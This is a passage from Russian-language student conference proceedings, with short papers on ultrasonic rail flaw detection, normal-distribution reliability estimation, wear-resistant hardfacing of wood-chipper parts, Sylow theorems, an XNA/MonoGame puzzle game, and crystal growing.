Источниками ультразвука могут служить производственные процессы, например, чистка металла от ржавчины или старой краски, сварка. Ультразвук способен вызывать чувство страха у живых существ. С помощью звуковых высокочастотных волн животные чувствуют преграду и стараются избежать столкновения с ней. Не случайно были изобретены ультразвуковые отпугиватели нежелательных животных и насекомых. Так и с человеком, при попадании под воздействие ультразвука возникает чувство страха, и в большинстве случаев мы стараемся избегать того места от которого он исходит.

Возможный способ применения ультразвука на железнодорожном транспорте:




Рисунок 1 - Теневой метод ультразвуковой дефектоскопии

Ультразвуковая дефектоскопия – один из методов неразрушающего контроля. Свойство УЗ распространяться в однородной среде направленно и без существенных затуханий, а на границе раздела двух сред (например, металл – воздух) почти полностью отражаться позволило применить УЗ-вые колебания для выявления дефектов (раковины, трещины, расслоения и т.п.) в металлических деталях без их разрушения.

При помощи УЗ можно проверять детали больших размеров, так как глубина проникновения УЗ в металле достигает 8,10 м. Кроме того, ультразвуком можно обнаружить очень мелкие дефекты (до 10^{-6} мм).

УЗ-вые дефектоскопы позволяют выявлять не только образовавшиеся дефекты, но и определять момент повышенной усталости металла.

Существует несколько методов ультразвуковой дефектоскопии, основными из которых являются теневой, импульсный, резонансный, метод структурного анализа, ультразвуковой визуализации.

Теневой метод основан на ослаблении проходящих УЗ-вых волн при наличии внутри детали дефектов, создающих УЗ-вую тень. При этом методе используется два преобразователя. Один из них излучает ультразвуковые колебания, другой принимает их (рис. 1). Теневой метод малочувствителен, дефект можно обнаружить если вызываемое им изменение сигнала составляет не менее 15-20 %. Существенный недостаток теневого метода в том, что он не позволяет определить на какой глубине находится дефект.




Рисунок 2 - Принцип действия ультразвукового дефектоскопа, основанный на импульсном методе

Импульсный метод УЗ-вой дефектоскопии основан на явлении отражения ультразвуковых волн. Принцип действия импульсного дефектоскопа показан на рис. 2. Высокочастотный генератор вырабатывает кратковременные импульсы. Посланный излучателем импульс, отразившись, возвращается обратно к преобразователю, который в это время работает на прием. С преобразователя сигнал поступает на усилитель, а затем на отклоняющие пластины электроннолучевой трубки. Для получения на экране трубки изображения зондирующих и отраженных импульсов предусмотрен генератор развертки. Работой высокочастотного генератора управляет синхронизатор, который с определенной частотой формирует высокочастотные импульсы. Частота посылки импульсов может изменяться с таким расчетом, чтобы отраженный импульс приходил к преобразователю раньше посылки следующего импульса.

Импульсный метод позволяет исследовать изделия при одностороннем доступе к ним. Метод обладает повышенной чувствительностью, отражение даже 1% УЗ-вой энергии будет замечено. Преимущество импульсного метода состоит еще и в том, что он позволяет определить на какой глубине находится дефект.

Таким образом ультразвук обеспечивает безопасность на железнодорожном транспорте. А точнее предупреждение опасности на том или ином промежутке пути.

Библиографический список:

1. Голямина И.П. Ультразвук. – М.: Советская энциклопедия, 1979.
2. Хорбенко И.Г. В мире неслышимых звуков. – М. : Машиностроение, 1971.
3. Северденко В.П., Клубович В.В. Применение ультразвука в промышленности. – Минск : Наука и техника, 1967.

ПРИМЕНЕНИЕ НОРМАЛЬНОГО ЗАКОНА РАСПРЕДЕЛЕНИЯ В ОЦЕНКЕ НАДЕЖНОСТИ ПРИБОРОВ И СИСТЕМ

Кичак М.А., Левченко Д.В.

Оренбургский институт путей сообщения - филиал СамГУПС

Современные производители техники и новых систем ставят задачи выпуска продукции с наименьшей погрешностью и наибольшей надежностью. В исследованиях количества отказов приборов и механизмов используются различные математические модели. Классической моделью изучения случайных процессов является нормальный закон распределения. Широко применяется данный закон в статистике и психологии.

Закон нормального распределения, известный также как закон Гаусса, играет важную роль в вероятностно-статистических исследованиях. Изначально, закон был рассмотрен и изучен в 1738 году Муавром. Полученное исследование было первым, в истории нормального закона. После в 1809 году Карл Фридрих Гаусс определил этот закон как явление, которое возникает из-за большого количества измерений перемещения звезд. Однако ученый получил выражение для значений из принципа достижения максимума совместной плотности всех измерений в точке с координатами, равными среднему всех измерений. Данный вывод в дальнейшем претерпевал огромное количество критики. Тогда, в 1812 году Пьер-Симон Лаплас в теореме, так называемой теореме Муавра-Лапласа, обобщил выводы испытаний Муавра для независимого двучленного распределения, то есть для сумм одинаково распределенных бинарных величин.

Во многих случайных величинах, изучаемых в технике и других областях, естественно видеть суммарный аддитивный эффект большого числа независимых причин. Но центральное место нормального закона не следует объяснять его универсальной приложимостью.

В этом смысле нормальный закон - один из многих типов распределения, имеющих в природе, однако с относительно большим удельным весом практической приложимости.

Однако полнота теоретических исследований, относящихся к нормальному закону, а также сравнительно простые математические свойства делают его наиболее привлекательным и удобным в применении.

В теории надежности много законов распределения произвольных величин. Однако при изучении надежности технических устройств чаще применяется закон нормального распределения. Старее распределение (Релея, нормальное, Вейбулла при $k > 1$), характеризующие возрастающей со временем интенсивностью отказов, присущи объектам, подверженным износу.

Основными числовыми характеристиками законов распределения являются математическое ожидание $M(t) = \int_{-\infty}^{+\infty} t \cdot f(t)dt$ и дисперсия $D(t) = \int_{-\infty}^{+\infty} t^2 \cdot f(t)dt - \left[\int_{-\infty}^{+\infty} t \cdot f(t)dt \right]^2$.

Дисперсия распределения имеет значение квадрата описываемой величины, поэтому она не совсем удобна в качестве характеристики рассеивания. Значительно чаще в качестве последней используется положительное значение корня квадратного из дисперсии, называемое среднеквадратическим отклонением $\sigma(t) = \sqrt{D(t)}$

Испытания технических устройств на надежность производятся с целью определения реального уровня их надежности. Естественно, что испытаниям подвергается выборка из генеральной совокупности. По результатам испытаний выборки судят о надежности всей генеральной совокупности. Исчерпывающей характеристикой надежности устройств с непре-

рывным характером работы служит закон нормального распределения времени безотказной работы. Далее опытным путем находятся оценки параметров закона и затем необходимые характеристики надежности. В результате испытаний можно получить точечные значения оценки параметра и интервальные оценки. При интервальных оценках определяется, какой интервал оценок с заданной доверительной вероятностью α накрывает математическое ожидание оцениваемого параметра. Границы такого интервала называются доверительными границами. Вероятность того, что значение параметра выйдет из доверительного интервала, называют уровнем значимости p . Наиболее часто значения доверительных вероятностей принимают равными 0,90; 0,95; 0,99 или уровни значимости соответственно 0,10; 0,05; 0,01. Доверительная вероятность α характеризует степень достоверности результатов двусторонней (т. е. с определением двух границ) оценки. Но часто в практических целях достаточно установить одну из границ интервала, нижнюю или верхнюю, отвечающих доверительным вероятностям α_1 , или α_2 . При выявлении закона распределения целесообразно соблюдать следующий порядок: подготовка опытных данных; построение гистограммы какой-либо количественной характеристики надежности; проверка допустимости предполагаемого закона распределения отказов, используя определенные критерии согласия (например, Пирсона). Подготовка опытных данных включает выборку исходных результатов из отчетных документов, составление вариационного ряда, определение количественных характеристик надежности.

Пусть требуется оценить надежность партии автоматов, если получены следующие результаты испытаний выборки из 30 приборов (табл. 1).

Таблица 1

№ автомата	Ресурс	№ автомата	Ресурс	№ автомата	Ресурс
1	379	11	413	21	442
2	381	12	418	22	447
3	390	13	421	23	447
4	392	14	423	24	449
5	394	15	426	25	449
6	397	16	430	26	457
7	400	17	430	27	460
8	400	18	435	28	471
9	410	19	437	29	473
10	413	20	438	30	482

В данном случае повторность информации больше 25. То есть необходимо составить статистический ряд. Число интервалов статистического ряда согласно формуле равно 5 ($n=5$). Длина интервала рассчитанная по формуле соответственно равна $A=0,0206$ (тыс.ч). Статический ряд представим в следующем виде таблицы 2

Таблица 2

Интервал, тыс. ч.	0,379- 0,3996	0,3996 - 0,4202	0,4202- 0,4408	0,4408- 0,4614	0,4614- 0,482
Опытная частота, m_i	6	6	8	7	3
Опытная вероятность, p_i	0,2	0,2	0,27	0,23	0,1
Накопленная опытная вероятность $\Sigma = n_i p_i$	0,2	0,4	0,67	0,9	1,0

В результате составленной таблицы и ранее посчитанных величин получаем среднее значение показателя надежности равное: $\bar{t} = \sum_{i=1}^n t \cdot p = 0,43$ (тыс. ч.)

С помощью полученных значений посчитаем среднеквадратичное отклонение, точечные значения оценки параметра и интервальные оценки, определим необходимые характеристики надежности.

Таким образом, нормальное распределение позволяет с высокой достоверностью определять необходимые параметры надежности приборов и устройств, а разработанный математический аппарат их оценивания делает закон нормального распределения наиболее удобным в применении.

Библиографический список

1. Вентцель Е.С. Теория вероятностей. - 10-е изд., стер. - М.: «Академия», 2005;
2. Гнеденко Б.В., Беляев Ю.К., Соловьёв А.Д. Математические методы в теории надёжности. - М.: Наука, 1965;
3. Острейковский В.А. Теория надёжности. - М.: Высшая школа, 2003.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ПРОИЗВОДСТВА ДРЕВЕСНОЙ СТРУЖКИ НА ОСНОВЕ УВЕЛИЧЕНИЯ ДОЛГОВЕЧНОСТИ ПРИМЕНЯЕМОГО ОБОРУДОВАНИЯ

Козлов П.В., Памфилов Е.А.

Брянский государственный технический университет

В настоящее время в лесном комплексе остро стоит вопрос наиболее полного и эффективного использования заготавливаемого и перерабатываемого древесного сырья. Это обусловлено тем, что в лесопильном производстве отходы деловой древесины при изготовлении шпал составляют 83,6 млн. м³, в деревоперерабатывающей промышленности – до 20 млн. м³ и при производстве фанеры и спичек до 2,8 млн. м³ в год [2, с.2].

Одним из основных производств, способных перерабатывать низкосортную древесину в качестве технологического сырья является производство древесных плит, потребность в которых постоянно растет. Кроме традиционных древесно – стружечных плит ДСтП и цементно-стружечных ЦСП на рынке появилась потребность в новых древесных материалах, таких как плиты с ориентированной стружкой (ОСП – «Oriented strand board»), древесноволокнистых плитах (ДВП), плитах древесноволокнистых средней плотности (МДФ – «Medium density fiberboard»).

При производстве древесных плит используют древесную стружку, которая изготавливается из круглых лесоматериалов, низкосортных пиломатериалов, технологической щепы, отходов, остающихся при оцилиндровке бревен и лущении, и т.д.

Качество заготавливаемой стружки определяется, прежде всего, породой древесины, формой и размерными характеристиками стружки (длиной, шириной и толщиной), шероховатостью поверхностей отдельных стружек, фракционным составом стружечной массы, объемной насыпной массой и влажностью, а также степенью деформации и наличием микротрещин, возникших при силовом разрушающем воздействии на перерабатываемый материал.

Для переработки древесины в стружку в настоящее время используются стружечные станки различных конструкций, преимущественно с ножевым валом, так как они более компактны, обладают большей производительностью и дают стружку требуемого качества.

Особенностью работы деталей режущих элементов стружечных станков является то, что они работают в условиях динамической и ударной нагрузок, что связано с высокой частотой вращения ножевых валов (1000 об/мин.), значительными скоростями подачи (900-1800 мм/мин) и скольжения (24-45 м/с), усилиями надвигания, прерывистым и ударным контактированием поверхностей вала с древесным сырьем [1, с.288].

Такие условия работы приводят к тому, что ряд деталей узла резания – ножедержатели, клинья и ножевой вал быстро выходят из строя по причине значительного износа. Кроме того в процессе эксплуатации неравномерность изнашивания ножевого вала по его длине снижает качество получаемой стружки из-за различной толщины в зависимости от зоны вала, в которой она формируется.

Поэтому повышение износостойкости деталей узла резания позволит не только увеличить долговечность стружечных станков, но и значительно повысить качество получаемой стружки, что является достаточно актуальной проблемой.

Анализ изнашивания деталей узла резания стружечных станков показал наличие двух укрупненных механизмов изнашивания. Первый представляет собой совокупность химических явлений, реализующихся в зоне фрикционного контакта, второй - механические изнашивание. Сочетание этих видов изнашивания можно представить, как коррозионно-механические или трибокоррозия [1, с.289].

Для трибокоррозии характерен синергизм механических и химических явлений, когда их взаимное влияние не может быть представлено как сумма отдельных составляющих. Степень проявления синергетических эффектов зависит от особенностей взаимодействия химических веществ, находящихся в зоне трения, друг с другом и с материалами контактирующих поверхностных слоев, что может, как увеличивать, так и уменьшать результирующий износ поверхностей пары трения [1, с.290].

Существенную роль в разрушении поверхностных слоев деталей узла резания стружечных станков играет и электрохимическая коррозия, которая протекает в зоне контакта стального инструмента и влажной древесины, так как влажность древесного сырья, перерабатываемого в стружечных станках, не должна быть менее 65 %, поскольку ее снижение приводит к ухудшению качества стружки [2, с.845].

Не менее важное влияние на процессы изнашивания имеет наводороживание поверхностей трения, которое может происходить не только за счет действия ионов водорода, выделяющегося при диссоциации различных веществ, но и в результате химических реакций, в которых принимают участие компоненты древесины и продукты разложения древесины (органические кислоты, углеводороды, спирты, альдегиды и др.) в процессе фрикционного контакта [4, с.534]. Образование водорода может происходить в результате непосредственного химического взаимодействия воды с активированным металлом поверхности.

Учитывая сложность процессов, протекающих в зоне фрикционного контакта древесных заготовок и деталей узла резания необходимо при выборе способа повышения износостойкости использовать комбинацию нескольких эффективных методов.

Для снижения водородной составляющей изнашивания желательно повышение плотности и минимизация пористости наносимого слоя, что достигается за счет ввода в поверхностные зоны наплавленного слоя сильных карбидообразующих элементов: хрома, молибдена, ванадия, ниобия и титана. Это способствует стабилизации карбидной составляющей и предупреждает обезуглероживание материала деталей. Для создания на поверхности металла барьерных слоев, препятствующих диффузии водорода в сталь возможно плакированием стали металлами, либо формированием напряженного состояния поверхности.

Поэтому для минимизации механического и водородного изнашивания и повышения сопротивления электрохимической коррозии структура формируемого поверхностного слоя должна иметь аустенитно-мартенситную основу с равномерно распределенными в ней карбидами хрома типа Cr_7C_3 .

Повысить износостойкость ножевых валов возможно применением метода электроискрового легирования (ЭИЛ) [3, с.9]. Достоинством этого способа является возможность локальной обработки поверхности в месте максимального износа. Высокая адгезия покрытия с подложкой способствует хорошему сцеплению материалов. Отсутствие необходимости предварительной подготовки подложки и последующей механической обработки делают этот способ малозатратным. Однако нестабильность процесса электроискрового легирования может привести к неравномерности распределения покрытия по всей поверхности, так как на выполнение процесса ЭИЛ влияет много факторов: толщина упрочняемой детали, ее структура, материал электрода и т.п.

Перспективным способом создания таких покрытий является сочетание электроискрового легирования с нанесением различных защитных или антифрикционных материалов [4, 5].

Например, нанесение на функциональные поверхности деталей стружечных станков тонкого слоя меди, позволяет уменьшить коэффициент трения и способствует снижению температуры в зоне фрикционного контакта.

Уменьшить интенсивность протекания химических явлений в зоне фрикционного контакта возможно путем введения в зону трения веществ, нейтрализующих химическую активность среды, например, ацетатный буферный раствор (смесь уксусной кислоты и ацетата натрия).

Одним из наиболее эффективных методов повышения износостойкости деталей узла резания стружечных станков является наплавка. Достоинством этого способа является возможность нанесения наплавочного материала на большие поверхности изделий, так как длина ножевого вала стружечного станка составляет 1100 мм, а диаметр - 565 мм.

Наплавка позволяет получать наращиваемый слой толщиной от 0,25 мм до нескольких сантиметров с различным сочетанием свойств по поверхности и объему наплавленного металла.

При выборе наплавочного материала учитывалась совместимость исходного и наносимого материалов, что позволяет снизить вероятность образования хрупких фаз покрытия. Совместимость материалов при нанесении наплавки обеспечивает возможность формирования необходимой кристаллической структуры, зернистости материала, строения карбидной фазы, благодаря чему получаемый слой приобретает комплекс необходимых эксплуатационных свойств. Кроме того, доступность и экономичность использования технологического оборудования и материалов делает этот способ наиболее приемлемым для повышения износостойкости исследуемых деталей.

На основании вышеизложенного, была выполнена упрочняющая обработка деталей узлов резания стружечных станков, имеющая следующий порядок: заготовки, подлежащие наплавке механически, обрабатывались в размер, обеспечивающий нанесение упрочняющего слоя толщиной до 12-15 мм. Процесс наплавки выполняется поэтапно: вначале наплавлились кромки одной из ножевых впадин, затем поверхность между соседними пазами вала.

Для наплавки использовалась порошковая проволока с внутренней защитой. После окончания наплавки охлаждение восстановленных деталей осуществляли на воздухе. Затем проводилась окончательная механическая обработка наплавленных деталей, обеспечивающая достижение требуемой точности и шероховатости.

Формирование поверхностного защитно-прирабочного слоя выполнялось путем электроискрового легирования на глубину 0,3-0,4 мм с последующим нанесением медного покрытия толщиной 0,1- 0,2 мм.

Целесообразность использования предложенной схемы упрочняющей обработки подтверждена результатами лабораторных и натурных исследований [5, с.48], которые показали, что подобным образом можно существенно повысить качество получаемой древесной стружки за счет стабилизации значений ее толщины и увеличить долговечность деталей узла резания стружечного станка в 2,4-2,5 раза по сравнению с серийными образцами.

Установлена также возможность использования указанной обработки для восстановления работоспособности деталей узла резания вследствие износа или недопустимой поверхностной деформации.

Библиографический список:

1. Памфилов Е.А. К вопросу моделирования коррозионно-механического изнашивания. / Е. А. Памфилов, Я. С. Прозоров // Трение и износ. – Минск, 2012. – Том 33. – № 3. – С. 288-297.
2. Памфилов Е.А. Повышение износостойкости деталей оборудования для производства древесных композиционных материалов./ Е.А. Памфилов, С.С. Грядун, Я.С. Прозоров// Известия Самарского науч. центра РАН, - 2011. - Т. 13. - № 4-3. - С. 842-846.
3. Пилюшина Г.А. Повышение работоспособности рабочих органов оборудования и режущих инструментов для обработки неметаллических материалов./ Пилюшина Г.А., Пыриков П.Г., Рухлядко А.С. // СТИН. 2013. № 2. С. 9-13.
4. Pilyushina G.A. Improving the performance of machining tools for nonmetallic materials./ Pilyushina G.A., Pyrikov P.G., Rukhlyadko A.S.//Russian Engineering Research, 2011.-Т 3. 33.-№ 9.-С. 532-535.

5. Пилюшина Г.А. Повышение износостойкости деталей и инструментов деревообрабатывающего оборудования. //Г.А. Пилюшина //Качество и жизнь, 2014.-№ 1 (1).- С. 44-49.

К ВОПРОСУ ОБ ИСПОЛЬЗОВАНИИ ТЕОРЕМ СИЛОВА В ТЕОРИИ КОНЕЧНЫХ ГРУПП

Колоцей А.В., Скиба А.Н.

Гомельский государственный университет им Ф. Скорины

Людвиг Силлов (*PeterLudvigMejdellSylow*) - фонетически более правильная транслитерация Сюлов (1832-1918) - норвежский математик, автор нескольких работ по теории эллиптических функций и по теории групп. С 1858 по 1898 годы работал учителем в школе в городе Фредериксхальд. В 1862 году Л. Силлов заменил профессора по теории Галуа в университете Христиании, где он поставил задачу, которая привела к наиболее важному результату его жизни - так называемым теоремам Силова, опубликованным в 1872 году.

Строение абелевых групп во многом определяется строением максимальных p -подгрупп. В теории конечных групп максимальные подгруппы также играют существенную роль. Теорема, доказанная норвежским математиком Л. Силловым в 1872 году, явилась краеугольным камнем теории конечных групп. Она неоднократно обобщалась в разных направлениях как в нашей стране (С.А. Чунихин и др.), так и за рубежом (Ф. Холл и др.). В связи с этой теоремой и в честь ее автора максимальные p -подгруппы конечных (а часто и бесконечных) групп называются силовскими p -подгруппами.

Пусть G – конечная группа, а p – простое число, которое делит порядок G . Подгруппы порядка p^t называются p -подгруппами. Выделим из порядка группы G примарный делитель по p , то есть $|G| = p^n s$, где s не делится на p . Тогда силовской p -подгруппой называется подгруппа G , имеющая порядок p^n . Под $N(P)$ понимается нормализатор подгруппы P в G .

Теорема 1 (первая теорема Силова). Силовские p -подгруппы существуют.

Теорема 2 (вторая теорема Силова). Всякая p -подгруппа содержится в некоторой силовской p -подгруппе. Все силовские p -подгруппы сопряжены (т.е. каждая представляется в виде gPg^{-1} , где g - элемент группы, а P - силовская подгруппа из теоремы 1) [1, с.66].

Теорема 3 (третья теорема Силова). Количество силовских p -подгрупп сравнимо с единицей по модулю p и делит порядок G .

Теорема 4. Справедливы следующие утверждения:

1) силовская p -подгруппа P группы G нормальна в G тогда и только тогда, когда $N(P)=1$.

2) конечная группа G порядка $|G| = p_1^{n_1} \cdot p_2^{n_2} \cdot \dots \cdot p_k^{n_k}$ является прямым произведением своих силовских p_i -подгрупп $P_1 \cdot P_2 \cdot \dots \cdot P_k$ в точности тогда, когда все эти подгруппы нормальны в G .

Замечание. Нормальная силовская p -подгруппа P группы G характеристична в G , т.е. инвариантна при действии любого автоморфизма [2, с.54].

Следствие. Если все делители $|G|$, кроме 1, после деления на p дают остаток, отличный от единицы, то в G есть единственная силовская p -подгруппа и она является нормальной (и даже характеристической).

Проблема нахождения силовской подгруппы заданной группы является важной задачей вычислительной теории групп. Для групп перестановок Уильям Кантор доказал, что силовская p -подгруппа может быть найдена за время, полиномиальное от размера задачи (в данном случае это порядок группы, помноженный на количество порождающих элементов).

Изучение абелевых групп показало, что их строение во многом определяется строением максимальных p -подгрупп. В теории конечных групп максимальные p -подгруппы также играют существенную роль.

Из теоремы Силова вытекает, в частности, что силовские p -подгруппы конечной группы - это в точности подгруппы порядка p^m , где m - максимальная степень p , делящая порядок группы. Отметим, что если число m делит порядок конечной группы G , но не является степенью

простого числа, то в G может и не быть подгрупп порядка m - например, в знакопеременной группе A_4 порядка 12 нет подгрупп порядка 6.

В теории групп теоремы Силова представляют собой неполный вариант обратной теоремы к теореме Лагранжа и для некоторых делителей порядка группы G гарантируют существование подгрупп такого порядка.

Библиографический список:

1. Монахов В.С. Введение в теорию конечных групп и их классов. Гомель: УО ГГУ им. Ф.Скорины, 2003. - 322 с.
2. Кострикин А.И. Введение в алгебру. III часть. М.: Физматлит, 2001.- 272 с.

СОЗДАНИЕ КРОССПЛАТФОРМЕННОГО ПРИЛОЖЕНИЯ НА MICROSOFT XNA

Коляскин И.И., Жадан М.И.

Гомельский государственный университет им. Ф.Скорины, Беларусь

На сегодняшний день более половины людей во всем мире используют смартфоны, и эта цифра растет с каждым месяцем. Каждый владелец смартфона пробовал играть в мобильные приложения. Мобильные приложения приносят немалую прибыль разработчикам, поэтому в настоящее время эта сфера деятельности, активно развивается. Чтобы приложение обрело большую популярность, имеет смысл сделать его кроссплатформенным, то есть способным работать на разных платформах, таких как Android, iOS и Windows Phone.

Одной из технологий по разработке игр является Microsoft XNA. Такие игры пишутся для среды времени выполнения .NET Framework на языке C#, поэтому они могут запускаться на поддерживающих его платформах (Windows, Windows Phone и Xbox) [1].

Для реализации кроссплатформенного приложения потребуется установить Xamarin и MonoGame на компьютер. Кроссплатформенный проект потребует создания полностью нового решения. Требуемый тип проекта – MonoGame for Android Application. Нужно выбрать версию целевой платформы в настройках проекта. Далее переносим в новый проект ресурсы и «внутренние» классы игры, то есть игровые сущности. Логика самой игры не зависит от используемой платформы, поскольку она не взаимодействует с фреймворком и окружением напрямую. Эти файлы можно перенести без изменения.

Разрабатываемое приложение представляет головоломку. На игровом экране изображено ночное небо со звездами. Игрок должен найти созвездия, задаваемые в начале каждого уровня (рисунок 1).



Рисунок 1 – Переходы между уровнями

Игрок имеет возможность проводить связи между звездами, образуя созвездия. Как только все заданные созвездия на текущем уровне найдены, происходит переход к следующему

щему уровню. На разных уровнях находятся различные игровые объекты, например, такие как представленные на рисунке 2.



Рисунок 2 – Игровые объекты

Для создания игрового приложения будут использоваться:

- платформа .NET Framework;
- язык программирования C#;
- набор инструментов для разработки игр Microsoft XNA;
- Windows Phone SDK – комплект средств разработки для Windows Phone;
- Xamarin – фреймворк для кроссплатформенной разработки на C#;
- MonoGame – кроссплатформенная реализация игрового движка XNA [2,3].

Создание самой игры начинается с переопределения класса `Game` – главного класса, предоставляемого XNA. В этом классе должны быть переопределены основные методы, такие как `Initialize`, `LoadContent`, `UnloadContent`, если требуется, и, самое главное, методы `Update` и `Draw`.

В методе `Initialize` задаются главные настройки, касающиеся всей игры. Например, разрешение экрана, инициализация игровой камеры, менеджера ресурсов, который будет предоставлять текстуры и прочие ресурсы в дальнейшем и т. д. В методе `LoadContent` загружаются ресурсы игры, такие как изображения, звуки, шрифты. Методы `Update` и `Draw` вызываются во время работы программы с очень высокой частотой. Метод `Update` используется для обновления состояния, например положения камеры, а `Draw` – для прорисовки. Далее игровые объекты придется создавать самостоятельно. Игровой движок управляет процессом игры. Он содержит все игровые объекты и задает логику их обновления и прорисовки.

Проект `Content` создается XNA Game Studio в любом решении типа `Game`. В этот проект загружаются все необходимые ресурсы, такие как картинки, звуковые эффекты, мелодии и шрифты. Нет необходимости создавать копию этого проекта для версии игры под Windows Phone. В проекте Windows Phone Game существует стандартная папка проекта `Content References`, куда можно добавить ссылку на уже имеющийся проект с контентом. Копия под WP готова.

Как видно из рисунка 3, наиболее популярными мобильными платформами являются Android и iOS, поэтому реализовано портирование игры на эти платформы. С помощью Xamarin это делается примерно одинаково, поэтому выберем для примера наиболее популярный Android.

Как и раньше, главным классом является класс `Game`. Его структура и назначение схожи с аналогичным классом из классического XNA. Несколько иначе может происходить загрузка ресурсов, поскольку структура проекта немного отличается, и путь к файлам может быть другим. В остальном внутренности проектов идентичны.




Рисунок 3 – Использование мобильных платформ

Созданная игра работает на устройствах под управлением Windows Phone и Android, несмотря на то, что его код написан на языке C# и логика приложения не претерпела значительных изменений. Приложение представляет собой игру, которая готова к загрузке в магазин приложений, откуда любой пользователь сможет загрузить её на свой телефон. Добавление баннеров с рекламой, предоставляемой сервисами Microsoft или Google, может принести финансовую прибыль от приложения [4].

В результате проделанной работы было создано игровое приложение, представляющее собой головоломку, в которой игрок должен найти среди звезд заданное созвездие.

Библиографический список:

1. Троелсен Э. Язык программирования C# 5.0 и платформа .NET 4.5. М.: Вильямс, 2013. – 1311 с.
2. Дейтел, Х. М., Как программировать на C++ / Х. М. Дейтел, П. Дж. Дейтел. – М.: Бином, 2003. – 1151 с.
3. Kets, B., Building Your First Mobile Game Using XNA 4.0. Изд-во: Packt Publishing, 2013. – 158с.
4. Коляскин И. И. Разработка кроссплатформенных игр с использованием технологии Microsoft XNA / Инновации в технико-экономических системах: тезисы докладов II международной научно-технической конференции магистрантов ИТЭС 2016. – Гомель: Белорусский государственный университет транспорта, 2016. – с.117.

ИЗУЧЕНИЕ СПОСОБОВ ВЫРАЩИВАНИЯ И РОСТА КРИСТАЛЛОВ ПРИ ВЫПОЛНЕНИИ ИНДИВИДУАЛЬНОГО ПРОЕКТА ПО ХИМИИ

Кошкарова В.В., Сергеева А.П., Патлахова Т.И.

*Оренбургский техникум железнодорожного транспорта – структурное подразделение
Оренбургского института путей сообщения – филиала СамГУПС*

При поступлении в Оренбургский техникум железнодорожного транспорта, нам, первокурсникам, было предложено выбрать и разработать индивидуальный проект, по любой дисциплине. Работа над проектом помогает расширить кругозор по изучаемой дисциплине, познакомиться с первичными методами исследования, узнать больше нового и интересного. Для работы над индивидуальным проектом мы выбрали дисциплину Химия.

Совместно с преподавателем мы ознакомились с правилами и основами проектной деятельности, выбрали тему, наметили алгоритм работы. Наша работа была направлена на решение творческих, исследовательских задач с заранее неизвестным содержанием.

Нас очень заинтересовала тема, касающаяся мира кристаллов. Поскольку тема очень интересная и актуальная, мы решили изучить этот вопрос более подробно.

Гипотеза исследования: кристаллы можно вырастить в домашних условиях, используя лабораторные методы. Если изменять условия кристаллизации и растворять различные вещества, то можно получать кристаллы разной формы.

Целью нашей работы является знакомство с миром кристаллов, изучение их строения, основных свойств и особенностей, экспериментальная проверка некоторых способов выра-

щивания искусственных кристаллов из раствора поваренной соли, медного купороса и сахара.

Кристаллы - твёрдые тела, в которых образующие их частицы (атомы, молекулы, ионы) расположены закономерно, образуя трёхмерно-периодическую пространственную укладку - кристаллическую решётку. Каждому атому отведено место в определенном узле решетки, при этом образуются правильные многогранники. Кристалл может иметь от трех до нескольких сотен граней. Но при этом они обладают замечательным свойством. Все плоские грани пересекаются друг с другом под определенными углами. Углы между соответствующими гранями всегда одинаковы. Например, у кристаллов поваренной соли (NaCl) всегда их грани пересекаются под прямым углом.




Рисунок 1 - Типы кристаллических решёток

Простая кубическая решетка характерна для соли NaCl (рис. 1,а). Электронные оболочки атомов, образующих такую решетку, касаются друг друга, заполняя лишь 52% пространства. Наиболее плотная упаковка (74% пространства) достигается при гранецентрированной решетке, которая характерна для Ag, Au, Ni, Си, Al, Sn (рис. 1,б). Кубическая объемно-центрированная решетка, характерная для Fe и Na; заполняет 68 %

пространства (рис. 1,в). Так же плотное заполнение пространства возможно при гексагональной решетке, характерной для Zn и инертных газов (рис. 1, г).

Часто твёрдые вещества образуют (в зависимости от условий) более чем одну форму кристаллической решётки; такие формы называются полиморфными модификациями. Например, среди простых веществ известны графит и алмаз, которые являются гексагональной и кубической модификациями углерода.

Кристаллические тела могут быть монокристаллами и поликристаллами. Монокристалл - отдельный однородный кристалл, имеющий непрерывную кристаллическую решётку и характеризующийся анизотропией свойств.

Поликристаллы состоят из множества различно ориентированных мелких монокристаллов.

